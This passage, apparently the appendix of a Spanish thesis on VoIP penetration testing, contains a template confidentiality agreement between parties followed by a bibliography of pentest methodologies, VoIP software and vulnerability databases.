- Que durante la mencionada relación las partes intercambiarán o crearán información que están interesadas en regular su confidencialidad y secreto mediante las siguientes:

Condiciones

Objeto

Con el presente contrato las partes fijan formalmente y por escrito los términos y condiciones bajo las que las partes mantendrán la confidencialidad de la información suministrada y creada entre ellas.

Que a los efectos de este acuerdo, tendrá la consideración de información confidencial, toda la información susceptible de ser revelada por escrito, de palabra o por cualquier otro medio o soporte, tangible o intangible, actualmente conocido o que posibilite el estado de la técnica en el futuro, intercambiada como consecuencia de este acuerdo.

Este acuerdo no constituye ningún acuerdo de licencia, contrato de desarrollo o similar, obligándose las partes a adoptar las medidas oportunas para asegurar el tratamiento confidencial de dicha información, medidas que no serán menores que las aplicadas por ellas a la propia información confidencial de su compañía.

DURACIÓN

Este acuerdo tendrá una duración indefinida desde el momento de su firma.

En caso de que no se renueve el contrato, ambas partes deberán devolver a la otra toda la información remitida entre sí, comprometiéndose a la destrucción de cualquier copia de la misma, independientemente del soporte o formato en el que se encuentre almacenada.

No obstante, lo dispuesto en el párrafo anterior, cada parte se compromete a mantener el compromiso de confidencialidad respecto a la información y material intercambiado entre las partes, de forma indefinida tras la finalización del presente acuerdo.

CONFIDENCIALIDAD

Las partes se obligan a entregarse todo el material que sea necesario, y en el caso de ser este confidencial se comprometen a:

- Utilizar dicha información de forma reservada.
- No divulgar ni comunicar la información técnica facilitada por la otra parte.
- Impedir la copia o revelación de esa información a terceros, salvo que gocen de aprobación escrita de la otra parte, y únicamente en términos de tal aprobación.
- Restringir el acceso a la información a sus empleados y subcontratados, en la medida en que razonablemente puedan necesitarla para el cumplimiento de sus tareas acordadas.
- No utilizar la información o fragmentos de ésta para fines distintos de la ejecución de este contrato.

Las partes serán responsables entre sí, ante el incumplimiento de esta obligación, ya sea por sus empleados o por subcontratados.

Las partes mantendrán ésta confidencialidad y evitarán revelar la información a toda persona que no sea empleado o subcontratado, salvo que:

- La parte receptora tenga evidencia de que conoce previamente la información recibida.
- La información recibida sea de dominio público.
- La información recibida proceda de un tercero que no exige secreto.

DERECHOS PREVIOS SOBRE LA INFORMACIÓN

Toda información puesta en común entre las partes es de propiedad exclusiva de la parte de donde proceda, y no es precisa la concesión de licencia para dicho intercambio. Ninguna de las partes utilizará información previa de la otra parte para su propio uso, salvo que se autorice lo contrario.

La información que se proporciona no da derecho o licencia a la empresa que la recibe sobre las marcas, derechos de autor o patentes que pertenezcan a quien la proporciona. La divulgación de información no implica transferencia o cesión de derechos, a menos que se redacte expresamente alguna disposición al respecto.

CLÁUSULA PENAL

Las partes se comprometen a cumplir con todos los términos fijados en el presente contrato, y muy especialmente aquellos relativos a las cláusulas sobre propiedad intelectual e industrial, confidencialidad y obligación de secreto.

Independientemente de las responsabilidades que pudieran derivarse del incumplimiento del presente acuerdo, así como de las eventuales indemnizaciones por daños y perjuicios de cualquier naturaleza que pudieran establecerse, el incumplimiento de estas obligaciones determinará a elección de la parte que no incumplió el contenido de los términos fijados en el presente contrato:

La resolución del contrato.

El abono de……. € en concepto de penalización.

DERECHOS DE PROPIEDAD

Toda información intercambiada es de propiedad exclusiva de la parte de la cual proceda. Ninguna de las partes utilizará información de la otra para su beneficio independiente.

PROTECCIÓN DE DATOS

Para la correcta aplicación del presente acuerdo, ambas partes podrían tener acceso a datos de carácter personal protegidos por la Ley Orgánica 15/1999 de 13 de diciembre, de Protección de Datos de Carácter Personal, por lo que se comprometen a efectuar un uso y tratamiento de los datos afectados que será acorde a las actuaciones que resulten necesarias para la correcta prestación de servicios regulada en este acuerdo, según las instrucciones facilitadas en cada momento.

Asimismo, las partes asumen la obligación de guardar secreto profesional sobre cuanta información pudieran recibir, gestionar y articular con relación a los datos personales y a no comunicarlos a terceros, salvo las excepciones mencionadas, así como a destruirlos, cancelarlos o devolverlos en el momento de la finalización de la relación contractual entre ambas partes, así como a aplicar las medidas de seguridad necesarias.

Los derechos de acceso, rectificación, cancelación y oposición podrán ejercitarse mediante escrito dirigido a las direcciones de los firmantes del presente documento que constan en el encabezamiento.

CONFIDENCIALIDAD DEL ACUERDO

Las partes acuerdan que este acuerdo reviste el carácter de confidencial y por tanto se prohíbe su divulgación a terceros.

MODIFICACIÓN O CANCELACIÓN

Este acuerdo sólo podrá ser modificado con el consentimiento expreso de ambas partes, en documento escrito y mencionando la voluntad de las partes de modificar el presente acuerdo.

JURISDICCIÓN

Las partes se comprometen a resolver de manera amistosa cualquier desacuerdo que pueda surgir en el desarrollo del presente contrato.

En caso de conflicto ambas partes acuerdan el sometimiento a los Tribunales de……..., con renuncia de su propio fuero.

Y en prueba de conformidad de cuanto antecede, firman el presente acuerdo por duplicado y a un solo efecto en el lugar y fecha citados.

Firmado en ____ a.....de.....de 200_.

REFERENCIAS

[1] «Wellness Telecom,» [En línea]. Available: http://www.wtelecom.es/. [Último acceso: Agosto 2017].

[2] ontsi, «Informe Anual del Sector TIC y de los Contenidos de España 2016,» 2016. [En línea]. Available: http://www.ontsi.red.es/ontsi/sites/ontsi/files/Informe%20Anual%20del%20Sector%20TIC%20y%20Contenidos%202016_0.pdf. [Último acceso: 2 Julio 2017].

[3] I. l. stats, «internet live stats,» [En línea]. Available: http://www.internetlivestats.com/. [Último acceso: 2 Julio 2017].

[4] «Software Advice - VoIP, Unified Communications,» 2014. [En línea]. Available: http://www.softwareadvice.com/voip/industryview/smb-unified-communications-report-2014/. [Último acceso: 4 Julio 2017].

[5] A. López López, Estudio de metodologías para pruebas de penetración a sistemas informáticos, 2011.

[6] PTES, «PTES,» 16 Agosto 2014. [En línea]. Available: http://www.pentest-standard.org/index.php/Main_Page. [Último acceso: 7 Julio 2017].

[7] «NIST,» [En línea]. Available: http://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf. [Último acceso: Julio 2017].

[8] «Red Team Secure,» [En línea]. Available: https://www.redteamsecure.com/network-penetration-testing/. [Último acceso: 7 Julio 2017].

[9] «ISAFF Methodology,» [En línea]. Available: https://wr0ng.name/other/REPORT_PenetrationTesting_Methodology.pdf . [Último acceso: 7 Julio 2017].

[10] «Kamailio Github,» [En línea]. Available: https://github.com/kamailio. [Último acceso: Julio 2017].

[11] «Kamailio - Página web,» [En línea]. Available: https://www.kamailio.org/w/. [Último acceso: Junio 2017].

[12] «RTPEngine,» [En línea]. Available: https://www.kamailio.org/docs/modules/4.4.x/modules/rtpengine.html.

[13] «RTPEngine Github,» [En línea]. Available: https://github.com/sipwise/rtpengine.

[14] «Doubango Github,» [En línea]. Available: https://github.com/DoubangoTelecom.

[15] «Doubango - Página web,» [En línea]. Available: https://www.doubango.org/.

[16] «Asterisk - Página web,» [En línea]. Available: http://www.asterisk.org/.

[17] «Asterisk Github,» [En línea]. Available: https://github.com/asterisk.

[18] «Common Vulnerabilities and Exposures,» [En línea]. Available: https://cve.mitre.org/index.html . [Último acceso: Agosto 2017].

[19] «IAX2 Protocol,» [En línea]. Available: https://wiki.wireshark.org/IAX2. [Último acceso: 2017].

[20] «Kamailio Security Vulnerabilities,» [En línea]. Available: https://www.cvedetails.com/vulnerability-list/vendor_id-15820/product_id-33634/Kamailio-Kamailio.html. [Último acceso: 10 Agosto 2017].

[21] «Kali Linux,» [En línea]. Available: https://www.kali.org/. [Último acceso: Junio 2017].

[22] «INCIBE,» [En línea]. Available: https://www.incibe.es/extfrontinteco/img/File/empresas/dosieres/contratacion_servicios/contratacion_sevicios_acuerdo_de_confidencialidad.pdf. [Último acceso: Agosto 2017].

[23] «OSSTMMv3,» [En línea]. Available: http://www.isecom.org/mirror/OSSTMM.3.pdf. [Último acceso: 18 Julio 2017].